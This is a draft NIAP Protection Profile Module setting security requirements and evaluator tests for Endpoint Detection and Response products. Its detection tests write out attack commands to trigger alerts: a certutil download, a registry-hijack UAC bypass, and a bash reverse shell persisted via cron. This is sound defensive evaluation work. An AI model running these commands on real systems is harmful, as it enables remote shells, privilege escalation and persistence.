

# PP-Module for Endpoint Detection and Response (EDR)



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**National Information Assurance Partnership**

## Revision History

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Version	Date	Comment
1.0	2020-02-02	Draft - first version released

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# 1 Introduction

## 1.1 Overview

This Protection Profile (PP) Module describes the security functionality of Endpoint Detection and Response (EDR) systems in terms of CC, and defines functional and assurance requirements for such products. EDR is enterprise management software that collects endpoint host data to detect potentially unauthorized activity on endpoints and to enable threat hunting and other incident response actions to remediate malicious behaviors. These requirements cover basic security characteristics and behaviors for EDR products; the platform on which the EDR runs may be a physical or virtual Operating System (OS), and on-premises or in a cloud environment.

EDR products rely on additional software running on the endpoint, called the Host Agent, to communicate commands or policy changes and to receive endpoint host data. Security requirements for the Host Agent are addressed in the separate [\[Host Agent\]](#) Module. Evaluation of an EDR system will require evaluations of different system components consisting of EDR and [\[Host Agent\]](#). Each evaluation must satisfy the requirements in both the [\[MOD\\_EDR\\_V1.0\]](#) or [\[MOD\\_HA\\_V1.0\]](#) in addition its Base-PP [\[PP\\_APP\\_V1.3\]](#). Evaluation of an EDR system will require multiple evaluations of different system components: one against this ESM EDR Module for the EDR and at least one other against the [\[Host Agent\]](#) Module with its base [\[AppPP\]](#).

There are two primary architectural categories addressed by requirements in this PP-Module, as seen in Figure 1.

- Endpoints communicate over the Internet to an EDR hosted by a cloud service provider (Software as a Service).
- Endpoints communicate with an on-premises EDR in a hub and spoke network model.




Figure 1: Primary EDR Architectures

## 1.2 Terms

The following sections list Common Criteria and technology terms used in this document.

### 1.2.1 Common Criteria Terms

Assurance	Grounds for confidence that a TOE meets the SFRs <a href="#">[CC]</a> .
Common Criteria (CC)	Common Criteria for Information Technology Security Evaluation.
Common Evaluation Methodology (CEM)	Common Evaluation Methodology for Information Technology Security Evaluation.
Distributed TOE	A TOE composed of multiple components operating as a logical whole.
Operational Environment	Hardware and software that are outside the TOE boundary that support the TOE functionality and security policy.
Protection Profile (PP)	An implementation-independent set of security requirements for a category of products.
Protection Profile Configuration	A comprehensive set of security requirements for a product type that consists of at least one Base-PP and at least one PP-Module.
Protection Profile Module (PP-Module)	An implementation-independent statement of security needs for a TOE type complementary to one or more Base Protection Profiles.
Security Assurance Requirement (SAR)	A requirement to assure the security of the TOE.
Security Functional Requirement (SFR)	A requirement for security enforcement by the TOE.

Security Target (ST)	A set of implementation-dependent security requirements for a specific product.
TOE Security Functionality (TSF)	The security functionality of the product under evaluation.
TOE Summary Specification (TSS)	A description of how a TOE satisfies the SFRs in a ST.
Target of Evaluation (TOE)	The product under evaluation.

### 1.2.2 Technical Terms

Alert	An event or notification on the management dashboard that highlights potentially unauthorized activity.
Endpoint	A computing device that runs a general purpose OS, a mobile device OS, or network device OS. Endpoints can include desktops, servers, and mobile devices.
Endpoint Detection and Response (EDR)	Server software that analyzes collected EDR Host Agent data for detecting, investigating, and remediating unauthorized activities on endpoints. The terms <i>TOE</i> and <i>EDR</i> are interchangeable in this document.
Endpoint Detection and Response System (EDR)	The EDR server and the Host Agents they operate with.
Enroll	The act of registering a HA endpoint with the EDR.
Host Agent	Complementary software that executes on endpoints to collect data about the endpoint and executes commands sent to the endpoint from an Enterprise Security Management (ESM) server or service. An example command sent to an endpoint could be to enforce a policy from an ESM, to collect some files, or to run an OS command.
Management Dashboard	A management interface for the configuration of EDR policy, visualization of collected endpoint alert data, and issuing of remediation commands.
Potentially Unauthorized Activity	This refers to the set of activities detected by the TOE, specific items detected may be unique to the TOE
SOC Analyst	Security Operations Center (SOC) Analyst is typically the person responsible for reviewing potentially unauthorized activities via alerts and performing remediation and clean up.

## 1.3 Compliant Targets of Evaluation

### 1.3.1 TOE Boundary

The TOE boundary for the EDR encompasses all the software from the TOE vendor that represents the server or enterprise management side of the EDR System. This will typically, but not always, be software running behind a web application or dashboard, and possibly with other software services running to send and receive data with a Host Agent. The EDR may also make use of a database to store collected and analyzed data. Any database software itself is outside the scope of the TOE, as is any web server software used to serve a web application or dashboard, and the underlying operating system or cloud platform. The figure below shows EDR (right) communicating with its Host Agent (left) over an untrusted network. The requirements for the Host Agent are not covered in this Module, however it is expected that an ESM System will evaluate against this ESM EDR Module for the EDR and the [\[Host Agent\]](#) Module with its base [\[AppPP\]](#).




Figure 2: EDR and Host Agent Communications

### 1.3.2 TOE Platform

The TOE platform, which consists of the OS or Cloud platform on which the EDR software executes and is outside the scope of evaluation. However, the security of the EDR relies upon it. Any communications with trusted remote file reputation or threat intelligence services is relevant to overall EDR System security but is also outside the scope of evaluation.

## 1.4 Use Cases

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Requirements in this PP-Module are designed to address the security problems in at least the following use cases. An EDR's functionality may be extended by addons, plugins, threat feeds, or other reputation services. These are out of scope of this Module.

**[USE CASE 1] Detection of Potential Unauthorized Activity**

The detection of potentially unauthorized activity, software, or users is enabled by the collection of host-based endpoint data to a central EDR where the data is analyzed.

**[USE CASE 2] Remediation of Malicious Activity**

The ability to initiate remediation commands to attempt a clean up of detected malicious activity is a key use case of EDR.

**[USE CASE 3] Discovery**

The capability to effectively browse, query, and export aggregated host-based endpoint data enables a SOC analyst to discover adversaries in post-compromise scenarios.

## 2 Conformance Claims

### **Conformance Statement**

This inherits exact conformance as required from the specified and as defined in the and addenda for Exact Conformance, Selection-Based SFRs, and Optional SFRs (dated May 2017).

### **CC Conformance Claims**

This is conformant to Parts 2 (extended) and 3 (conformant) of Common Criteria Version 3.1, Release 5 [ ].

### **Package Claims**

This is TLS Package Version 1.1 Conformant.

## 3 Security Problem Description

The security problem is described in terms of the threats that the EDR is expected to address, assumptions about the operational environment, and any organizational security policies that the EDR is expected to enforce.

### 3.1 Threats

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#### **T.MISCONFIGURATION**

An attacker is a legitimate privileged user with access to change the configuration of the EDR's security capabilities. Attackers may attempt to hide malicious activities from other privileged users.

#### **T.CREDENTIAL\_REUSE**

An attacker is positioned on a communications channel or elsewhere on the network infrastructure. Attackers may guess or harvest legitimate credentials from the EDR, endpoints, or insecure network activity.

### 3.2 Assumptions

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These assumptions are made on the Operational Environment in order to be able to ensure that the security functionality specified in the PP-Module can be provided by the TOE. If the TOE is placed in an Operational Environment that does not meet these assumptions, the TOE may no longer be able to provide all of its security functionality.

#### **A.CONNECTIVITY**

The EDR relies on network connectivity to carry out its management activities. The OE will provide reliable network connectivity for the EDR to operate. The EDR will robustly handle occasional instances when connectivity is unavailable or unreliable.

### 3.3 Organizational Security Policies

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This PP-Module defines no additional organizational security policies beyond those defined in the Base-PP.

# 4 Security Objectives

## 4.1 Security Objectives for the TOE

### O.MANAGEMENT

The TOE must facilitate management by the enterprise, providing consistent and supported interfaces for their security-relevant configuration, maintenance, and operation.

Addressed by: [FAU\\_ALT\\_EXT.1](#), [FAU\\_COL\\_EXT.1](#), [FMT\\_SMF.1\(1\)](#), [FMT\\_SMF.1\(2\)](#), [FMT\\_SMR.1](#), [FMT\\_SRF\\_EXT.1](#), [FMT\\_TRM\\_EXT.1](#) (objective)

### O.ACCOUNTABILITY

The TOE must provide logging facilities which record management actions undertaken by identified and authenticated management users.

Addressed by: [FAU\\_GEN.1](#), [FIA\\_PWD\\_EXT.1](#), [FIA\\_AUT\\_EXT.1](#)

### O.PROTECTED\_TRANSIT

To address both passive (eavesdropping) and active (packet modification) network attack threats, conformant TOE s will use a trusted channel to protect all communications. Sensitive data includes cryptographic keys, passwords, and any other data specific to the application that should not be exposed outside of the application or to unauthenticated users.

Addressed by: [FCS\\_DTLSS\\_EXT.1](#) (from TLS Package), [FCS\\_DTLSC\\_EXT.1](#) (from TLS Package), [FCS\\_HTTPS\\_EXT.1](#) (from Base-PP), [FCS\\_TLSC\\_EXT.1](#) (from TLS Package), [FCS\\_TLSC\\_EXT.2](#) (from TLS Package), [FCS\\_TLSS\\_EXT.1](#) (from TLS Package), [FCS\\_TLSS\\_EXT.2](#) (from TLS Package), [FTP\\_ITC.1](#), [FTP\\_TRP.1](#)

## 4.2 Security Objectives for the Operational Environment

The Operational Environment of the TOE implements technical and procedural measures to assist the TOE in correctly providing its security functionality (which is defined by the security objectives for the TOE). The security objectives for the Operational Environment consist of a set of statements describing the goals that the Operational Environment should achieve. This section defines the security objectives that are to be addressed by the IT domain or by non-technical or procedural means. The assumptions identified in Section 3 are incorporated as security objectives for the environment. The following security objectives for the operational environment assist the EDR in correctly providing its security functionality. These track with the assumptions about the environment.

### OE.RELIABLE\_TRANSIT

Wired or wireless network traffic between the EDR and host agents will be consistently and always available unless specific in evaluation activity tests.

## 4.3 Security Objectives Rationale

This section describes how the assumptions, threats, and organization security policies map to the security objectives.

Threat, Assumption, or OSP	Security Objectives	Rationale
T.MISCONFIGURATION	O.MANAGEMENT	The threat T.MISCONFIGURATION is countered by O.MANAGEMENT as this provides for management and audit of administrative activities.
T.CREDENTIAL_REUSE	O.PROTECTED_TRANSIT, O.PROTECTED_STORAGE	The threat T.CREDENTIAL_REUSE is countered by O.PROTECTED_TRANSIT as this provides for confidentiality of transmitted data. The threat T.CREDENTIAL_REUSE is countered by O.PROTECTED_STORAGE (from <a href="#">AppPP</a> ) as this provides for confidentiality of locally stored credentials.
A.CONNECTIVITY	OE.RELIABLE_TRANSIT	The Operational Environment objective OE.RELIABLE_TRANSIT is realized through A.CONNECTIVITY.



# 5 Security Requirements

This chapter describes the security requirements which have to be fulfilled by the product under evaluation. Those requirements comprise functional components from Part 2 and assurance components from Part 3 of [CC]. The following notations are used:

- **Refinement** operation (denoted by **bold text** or ~~strikethrough text~~): is used to add details to a requirement (including replacing an assignment with a more restrictive selection) or to remove part of the requirement that is made irrelevant through the completion of another operation, and thus further restricts a requirement.
- **Selection** (denoted by *italicized text*): is used to select one or more options provided by the [CC] in stating a requirement.
- **Assignment** operation (denoted by *italicized text*): is used to assign a specific value to an unspecified parameter, such as the length of a password. Showing the value in square brackets indicates assignment.
- **Iteration** operation: is indicated by appending the SFR name with a slash and unique identifier suggesting the purpose of the operation, e.g. "/EXAMPLE1".

## 5.1 App PP Security Functional Requirements Direction

In a PP-Configuration that includes App PP, the TOE is expected to rely on some of the security functions implemented by the application as a whole and evaluated against the Base-PP. The SFRs listed in this section are defined in the Base-PP and relevant to the secure operation of the EDR. This section describes any modifications that the ST author must make to the Base-PP SFRs to satisfy the required EDR functionality.

### 5.1.1 Modified SFRs

This PP-Module does not modify any SFRs defined by the AppPP.

## 5.2 TOE Security Functional Requirements

The following section describes the SFRs that must be satisfied by any TOE that claims conformance to this PP-Module. These SFRs must be claimed regardless of which PP-Configuration is used to define the TOE.

### 5.2.1 Security Audit (FAU)

#### FAU\_ALT\_EXT.1 Server Alerts

FAU\_ALT\_EXT.1.1 The EDR shall alert authorized users on a management dashboard in the event of any of the following:

- a. Change in Host Agent enrollment status
- b. Detection of potentially unauthorized activity on enrolled endpoints

**Application Note:** The intent of this requirement is to specify the minimum set of management dashboard alert capabilities the EDR must be capable of displaying to an authorized user.

Examples of Detection of potentially unauthorized activity on enrolled endpoints include; anomalous activity, escalation of privileges, and lateral movement.

FAU\_ALT\_EXT.1.2 The EDR shall provide a visualization of detected alerts of potentially unauthorized incidents, and shall include:

- a. An initial incident severity and **[selection: assessment, categorization, score, ranking]**
- b. An incident timeline

**Application Note:** The intent of this requirement is to specify the minimum set of incident visualizations the EDR must be capable of displaying to an authorized user. Visualization is broadly defined as the display of incident data to an authorized user on the management dashboard. The visualization is not required to be interactive.

FAU\_ALT\_EXT.1.3 The EDR shall provide a data export capability for selected alerts with a specified standards-based format of **[selection:**

- *Structured Threat Information eXpression (STIX)*,
- *Cyber Observable eXpression (CybOX)*,
- *Incident Object Description Exchange Format (IODEF)*,
- *Common Event Format (CEF)*,
- *Log Event Extended Format (LEEF)*

].

**Application Note:** The intent of this requirement is to specify a selection of standards-based formats the EDR must provide for the export of selected alerts, at least one must be selected.

**Evaluation Activity** ▼

TSS

The evaluator shall examine the TSS to ensure that it describes how alerts for changes in Host Agent enrollment status and potentially unauthorized activities on enrolled endpoints are detected and displayed. The evaluator shall examine the TSS to ensure it contains the list of unauthorized activity types categorized or labeled by the EDR upon detection.

The evaluator shall examine the TSS to ensure that it describes how alert visualizations are displayed and what content is included.

The evaluator shall examine the TSS to ensure that it describes what formats are supported.

#### **Guidance**

The evaluator shall review operational guidance to ensure that it contains documentation on enrolling and unenrolling Host Agents from the EDR.

The evaluator shall review operational guidance to identify a list of unauthorized activity types categorized or labeled by the EDR upon detection.

The evaluator shall ensure guidance includes any needed configuration information for displaying alerts in relation to changes in Host Agent enrollment status and potentially unauthorized activities.

The evaluator shall review the operational guidance to ensure that it contains documentation on using the management dashboard to visualize and view alerts.

The evaluator shall review the operational guidance to ensure that it contains documentation on the products supported for exporting alerts in standards-based formats.

#### **Tests**

The evaluator shall perform the following tests:

The evaluator shall follow guidance to unenroll a Host Agent from the EDR and verify that the unenrollment action is recorded in an auditable and timestamped activity log.

The evaluator shall follow guidance to enroll a Host Agent to the EDR and verify that the enrollment action is recorded in an auditable and timestamped activity log.

**For Windows,** the evaluator shall test the EDR's ability to detect anomalous activity by performing the following sub-tests on an enrolled Host Agent's system for each platform list that is supported, verifying for each that corresponding alerts were generated in the management dashboard, the test passes if an alert of the appropriate type is generated:

- **Test 1:** The evaluator shall open a Windows command prompt as a user and run the command `cmd /c certutil -urlcache -split -f <remote file> <download directory>`, where the remote file is a valid file path to an accessible, remotely stored executable, and the download directory is a valid directory path writable by the current local user.
- **Test 2:** The evaluator shall open a Windows command prompt as a user and run the command `reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "<local executable>" /f`, where the local executable is a valid file path to a readable, local executable. The evaluator will then run the command `cmd.exe /c eventvwr.msc` in the same command prompt window.
- **Test 3:** The evaluator shall open a Windows command prompt as a user and run the command `SCHTASKS /Create /SC ONCE /TN spawn /TR <local executable>" /ST <time>`, where the local executable is a valid file path to a readable, local executable, and time is a start time that occurs within minutes of the task being created.

**For Linux,** the evaluator shall test the EDR's ability to detect anomalous activity by performing the following subtests based on the platform of the enrolled Host Agent's system, verifying for each that corresponding alerts were generated in the management dashboard:

- **Test 1:** The evaluator shall open a terminal and run the command `scp <remote user>@<remote host>:<remote path> <download directory>`, where the remote user is a valid user on remote host, remote path is a valid path to a remotely stored executable, and the download directory is a valid directory path writable by the current local user. The remote user's password shall be provided when prompted.
- **Test 2:** The evaluator shall open a terminal and run the command `echo "bash -i >&/dev/tcp/<outside IP>/5050 0>&1 1 &" > /etc/cron.hourly/persist`, where the outside IP is a valid external address.

#### **For all platforms:**

- **Test 1:** The evaluator shall review an alert on the management dashboard and verify that the alert contains a severity field and the fields specified in the ST. The evaluator will open or view the alert and verify that a timeline of events is available for review. The timeline shall show a progression of events over time.
- **Test 2:** The evaluator shall pick an alert on the management dashboard and export the alert in every format specified in the ST. The evaluator shall review the operational guidance and the selection from the requirement and verify that export options exist for all the declared formats in the selection. After exporting one alert for each possible format the evaluator shall review the file contents of the exported alert and verify it is the correct format for the selected export option (for example, an export of the IODEF type must contain 'IODEF-Document' in the first element of

## FAU\_COL\_EXT.1 Collected Endpoint Data

- FAU\_COL\_EXT.1.1 The EDR shall collect the following minimum set of endpoint data from a Host Agent:
- Operating System (OS) version, architecture, and IP Address
  - Privileged and unprivileged endpoint account login activity
  - Process creation
  - Libraries and modules loaded by processes
  - Filenames and [assignment: other metadata] of files created and [assignment: other activities performed to files] on persistent storage
  - [assignment: Other host data]

**Application Note:** The intent of this requirement is to specify the minimum set of endpoint data that the EDR must be capable of collecting. The assignments may be empty, a single item, or multiple items.

### Evaluation Activity ▼

#### TSS

The evaluator shall verify that all supported endpoint event data types are described.

#### Guidance

The evaluator shall review the operational guidance and ensure that it lists all of the collectable types of endpoint event data.

#### Tests

The evaluator shall perform the following tests:

- Test 1:** The evaluator shall verify the OS version, architecture, and IP address of a system managed by a Host Agent against the data reported to the EDR.
- Test 2:** The evaluator shall login to a system managed by a Host Agent with two separate accounts and verify that the activity is accurately reported to the EDR.
- Test 3:** The evaluator shall run a known user application provided on the platform OS and verify that subsequent process creation and module loading is accurately reported to the EDR.
- Test 4:** The evaluator shall create a new non-empty document within persistent storage and verify that the activity is accurately reported to the EDR.
- Test 5:** The evaluator shall perform an action that causes an event to occur for all items in the assignment and verify the activity is reported to the EDR.

## FAU\_GEN.1 EDR Audit Generation

- FAU\_GEN.1.1 The EDR shall generate an audit record of the following auditable events:
- EDR management dashboard login activity
  - Remediation commands sent to a Host Agent, affected endpoint, or network devices
  - EDR configuration changes
  - [assignment: Other auditable events]

**Application Note:** The intent of this requirement is to specify the minimum set of audit records generated about actions on the EDR.

- FAU\_GEN.1.2 The EDR shall record within each audit record at least the following information:
- date and time of the event
  - type of event
  - subject identity
  - (if relevant) the outcome (success or failure) of the event
  - [assignment: other audit relevant information].

**Application Note:** This requirement outlines the information to be included in audit records. All audits must contain at least the information mentioned in FAU\_GEN.1.2, but may contain more information which can be assigned.

### Evaluation Activity ▼

#### TSS

The evaluator shall check the TSS and ensure that it lists all of the auditable events claimed in the SFR. The evaluator shall check to make sure that every audit event type specified by the SFR is described in the TSS.

The evaluator shall check the TSS and ensure that it provides a format for audit records. Each audit record format type must be covered, along with a brief description of each field.

#### Guidance

The evaluator shall check the administrative guide and ensure that it lists all of the auditable events claimed in the SFR. The evaluator shall check to make sure that every audit event type mandated by the SFR is described.

The evaluator shall examine the administrative guide and make a determination of which commands are related to the configuration (including enabling or disabling) of the mechanisms implemented in the EDR that are necessary to enforce the requirements specified in the PP-Module. The evaluator shall document the methodology or approach taken while determining which actions in the administrative guide are security relevant with respect to this PP-Module. The evaluator may perform this activity as part of the activities associated with ensuring the AGD\_OPE guidance satisfies the requirements.

The evaluator shall check the administrative guide and ensure that it provides a format for audit records. Each audit record format type must be covered, along with a brief description of each field. The evaluator shall check to make sure that the description of the fields contains the information required in [FAU\\_GEN.1.2](#).

#### Tests

The evaluator shall perform the following tests:

- **Test 1:** The evaluator shall login to the EDR management dashboard and verify that audit log data describing the activity is recorded.
- **Test 2:** The evaluator shall issue a valid remediation command provided by the EDR to a Host Agent and verify that audit log data describing the activity is recorded on the EDR management dashboard.
- **Test 3:** The evaluator shall change a non-destructive EDR configuration option within the EDR management dashboard, change it back to the original setting, and verify that the audit log data describing the activity is recorded.
- **Test 4:** The evaluator shall perform the action to generate all other auditable events listed in the assignment and verify the activity is recorded.

When verifying the test results from [FAU\\_GEN.1.1](#), the evaluator shall ensure the audit records generated during testing match the format specified in the administrative guide, and that the fields in each audit record have the proper entries.

Note that the testing here can be accomplished in conjunction with the testing of the security mechanisms directly. For example, testing performed to ensure that the administrative guidance provided is correct verifies that AGD\_OPE.1 is satisfied and should address the invocation of the administrative actions that are needed to verify the audit records are generated as expected.

## 5.2.2 Identification and Authentication (FIA)

### FIA\_PWD\_EXT.1 Password Authentication

FIA\_PWD\_EXT.1.1

The EDR shall support the following for the Password Authentication Factor:

1. Passwords shall be able to be composed of any combination of **selection:** upper and lower case letters, **[assignment:** a character set of at least 52 characters], numbers, and special characters: **[selection:** "!", "@", "#", "\$", "%", "^", "&", "\*", "(", ")", **[assignment:** other characters]
2. Password length up to **[assignment:** an integer greater than or equal to 64] characters shall be supported.

**Application Note:** The ST author selects the character set: either the upper and lower case Basic Latin letters or another assigned character set containing at least 52 characters. The assigned character set must be well defined: either according to an international encoding standard (such as Unicode) or defined in the assignment by the ST author. The ST author also selects the special characters that are supported by TOE they may optionally list additional special characters supported using the assignment.

#### Evaluation Activity ▼

##### TSS

The evaluator shall verify the TSS includes all the supported characters, rules, and limitations used by the EDR and that they meet the requirements of the SFR.

##### Guidance

The evaluator shall review the operational guidance to ensure that it contains documentation on default password policy.

##### Tests

The evaluator shall perform the following tests:

- **Test 1:** The evaluator verify that passwords up to 64 characters are supported.
- **Test 2:** The evaluator shall verify that password composition rules present in operational guidance are enforced. While the evaluator is not required (nor is it feasible) to test all possible composition rules, the evaluator shall ensure that all characters are supported, and rule characteristics listed in the requirement are enforced.

### FIA\_AUT\_EXT.1 Dashboard Authentication Mechanisms

FIA\_AUT\_EXT.1.1

The EDR shall **[selection:**

- leverage the platform for authentication,
- provide the following authentication mechanisms, authentication based on username and password and [selection:
  - authentication with external Smartcard and PIN,
  - invocation of platform-provided functionality,
  - no other factors

]

] to support logins to any management dashboard or API.

**Application Note:** The selection specifies if Smartcards are also supported, one selection must be made.

#### Evaluation Activity ▼

##### TSS

The evaluation shall examine the TSS to ensure that it describes how user authentication is performed. The evaluator shall verify that the authorization methods listed in the TSS are specified and included in the requirements in the ST.

##### Guidance

The evaluator shall review the operational guidance to ensure that it contains documentation on configuring any supported authentication mechanisms and any support for multifactor authentication.

##### Tests

- **Test 1:** Conditional: If "provide the following authentication mechanisms" is selected, the evaluator shall create an account with a username and password, verifying that login authentication is case-sensitive. If additional factors are provided, each factor shall be tested for login access with strictly unanimous authentication for those enabled. The evaluator shall verify that login access is granted for correct credentials and denied in cases of incorrect credentials across available factors.
- **Test 2:** Conditional: If "leverage the platform" is selected, the evaluator shall create an account following the platform rules. If additional factors are provided, each factor shall be tested for login access with strictly unanimous authentication for those enabled. The evaluator shall verify that login access is granted for correct credentials and denied in cases of incorrect credentials across available factors.

## 5.2.3 Security Management (FMT)

### FMT\_SMF.1/HOST Specification of Management Functions (EDR Management of Host Agent)

FMT\_SMF.1.1/HOST The EDR shall be capable of performing the following functions that control behavior of the Host Agent:

Management Function	Administrator	SOC Analyst	Read-Only User
Configure the time frame for sending Host Agent data to the EDR [assignment: list of configurable time frames]	X	O	-
Assign a label or tag to categorize or group individual endpoint systems	X	O	-

**Application Note:** This requirement captures all the configuration functionality the EDR provides the administrator to configure the EDR Host Agents.

Chart legend: X = Mandatory, O = Optional, - = N/A

#### Evaluation Activity ▼

##### TSS

The evaluator shall verify the ST contains a list of roles and what functions they can perform. The evaluator shall verify the list matches the chart in the requirement.

##### Guidance

The evaluator shall review the operational guidance to verify that the EDR has documented capabilities to perform the management functions.

##### Tests

The evaluator shall perform the below tests:

- **Test 1:** The evaluator shall modify the time frame for sending Host Agent data to the EDR and verify that an affected Host Agent is sending data at the intended interval.
- **Test 2:** The evaluator shall tag or categorize a group of individual endpoint systems and verify that the tag or categorization persists within the EDR management dashboard for other users.

- **Test 3:** The evaluator shall attempt each function with each role and verify access conforms with the chart in the requirement.

## FMT\_SMF.1/ENDPOINT Specification of Management Functions (EDR Management of EDR)

FMT\_SMF.1.1/ENDPOINT The EDR shall be capable of performing the following management functions:

Management Function	Administrator	SOC Analyst	Read-Only User
Configure the amount of time to retain data collected by the EDR [assignment: time frame to retain data]	X	O	-
Obtain or display the connectivity status of a Host Agent	X	O	O
Define a configurable blacklist of [selection: filenames, folders, file hashes, assignment: other factors]	O	X	-
Configure visual suppression of incident alerts based on a configurable blacklist of [selection: filenames, folders, file hashes, assignment: other factors]	O	X	-

**Application Note:** This requirement captures all the configuration functionality the TSF provides the administrator to configure the EDR.

Chart legend: X = Mandatory, O = Optional, - = N/A

### Evaluation Activity ▼

#### TSS

The evaluator shall verify the ST contains a list of roles and what functions they can perform. The evaluator shall verify the list matches the chart in the requirement.

#### Guidance

The evaluator shall review the operational guidance to verify that the EDR has documented capabilities to perform the management functions.

#### Tests

The evaluator shall perform the below tests with each role, verifying each role is denied or can complete the action below as specified by the chart in the SFR:

- **Test 1:** The evaluator shall configure the amount of time to retain collected EDR data to a time frame in which existing data will be made unavailable and verify that the data is no longer accessible through the EDR management dashboard.
- **Test 2:** The evaluator shall logically or physically inhibit the network communications between a managed endpoint system and the EDR server and verify that the inhibited or halted connectivity status of the Host Agent is recognized on the EDR management dashboard.
- **Test 3:** The evaluator shall use a file that triggers an incident alert to test the suppression of such alerts for that specific file. Upon confirming the creation of incident alerts on access to the file, the evaluator shall configure suppression of the alert for each available suppression blacklist file or metadata characteristic and verify that incident alerts are categorized as suppressed, hidden, unavailable, or never created.
- **Test 4:** The evaluator shall attempt each function with each role and verify access conforms with the chart in the requirement.

## FMT\_SMR.1 Security Management Roles

FMT\_SMR.1.1 The EDR shall maintain the roles of administrator, SOC analyst, read-only user.

**Application Note:** The EDR will be configured, maintained, and used by different user roles. At a minimum, one administrative role shall be supported, one SOC analyst who can issue remediation commands to host agents, and one read-only user who can only view data. The user accounts need not be named literally, but they must have the implication of such roles.

### Evaluation Activity ▼

#### TSS

The evaluator shall examine the TSS to verify that it describes the roles and the powers granted to and limitations of the role.

#### Guidance

The evaluator shall review the operational guidance to ensure that it contains instructions for administering the EDR, which user roles are supported, and which permissions each default role has.

#### Tests



- **Test 1:** The evaluator shall verify that the roles of administrator, SOC analyst, and read-only user are available by default, creating individual accounts with each role assigned.
- **Test 2:** The evaluator shall verify that non-administrator roles are not able to modify the roles of their own account or those of others.
- **Test 3:** In the course of performing the testing activities for the evaluation, the evaluator shall use all supported interfaces, although it is not necessary to repeat each test involving an administrative action with each interface. The evaluator shall ensure, however, that each supported method of administering the EDR that conforms to the requirements of this PP be tested; for instance, if the EDR can be administered through a local hardware interface or TLS/HTTPS then both methods of administration must be exercised during the evaluation team's test activities.
- **Test 4:** The evaluator shall attempt each function with each role and verify access conforms with the chart in the requirement.

## FMT\_SRF\_EXT.1 Specification of Remediation Functions

FMT\_SRF\_EXT.1.1 The EDR shall be capable of performing the following remediation functions:

Management Function	Administrator	SOC Analyst	User
Quarantine an endpoint by [selection: logically quarantining the endpoint from the network unless whitelisted, quarantining the malicious file on the endpoint ]	O	X	-
Terminate a running process on an endpoint	O	X	-
Retrieve potentially unauthorized or affected files from an endpoint	O	O	-

**Application Note:** This requirement captures all the remediation functionality the EDR provides the SOC Analyst and optionally the Administrator.

Logically quarantine from the network refers to restricting communications from the endpoint to the rest of the network, it may include a restricted whitelist.

Chart legend: X = Mandatory, O = Optional, - = N/A

### Evaluation Activity ▼

#### TSS

The evaluator shall check to ensure that the TSS describes what roles can perform what remediation actions and how each remediation action is performed.

#### Guidance

The evaluator shall review the operational guidance to verify that the EDR has documented capabilities to perform the management functions.

#### Tests

The evaluator shall perform the below tests:

- **Test 1:** Conditional: If logically quarantining the endpoint from the network is selected the evaluator shall logically quarantine a managed endpoint system from the network and verify that the system is unable to access network addresses or resources outside of a whitelist.
- **Test 2:** Conditional: If quarantining the malicious file on the endpoint is selected the evaluator shall verify the functionality to quarantine potentially unauthorized files on the endpoint.
- **Test 3:** The evaluator shall run an executable on a managed endpoint system and terminate its process from the EDR management dashboard before verifying that the process is no longer running on the system.
- **Test 4:** The evaluator shall place a file known to trigger an incident alert on the file system then retrieve the contents of the file from the EDR management dashboard.

## 5.2.4 Trusted Path/Channels (FTP)

### FTP\_ITC.1 Trusted Channel (Host Agent)

FTP\_ITC.1.1

The [selection:

- EDR shall use [selection: TLS as defined in the TLS Package, HTTPS as defined in the Base-PP] ,
- EDR shall leverage the platform for [selection: TLS, HTTPS]

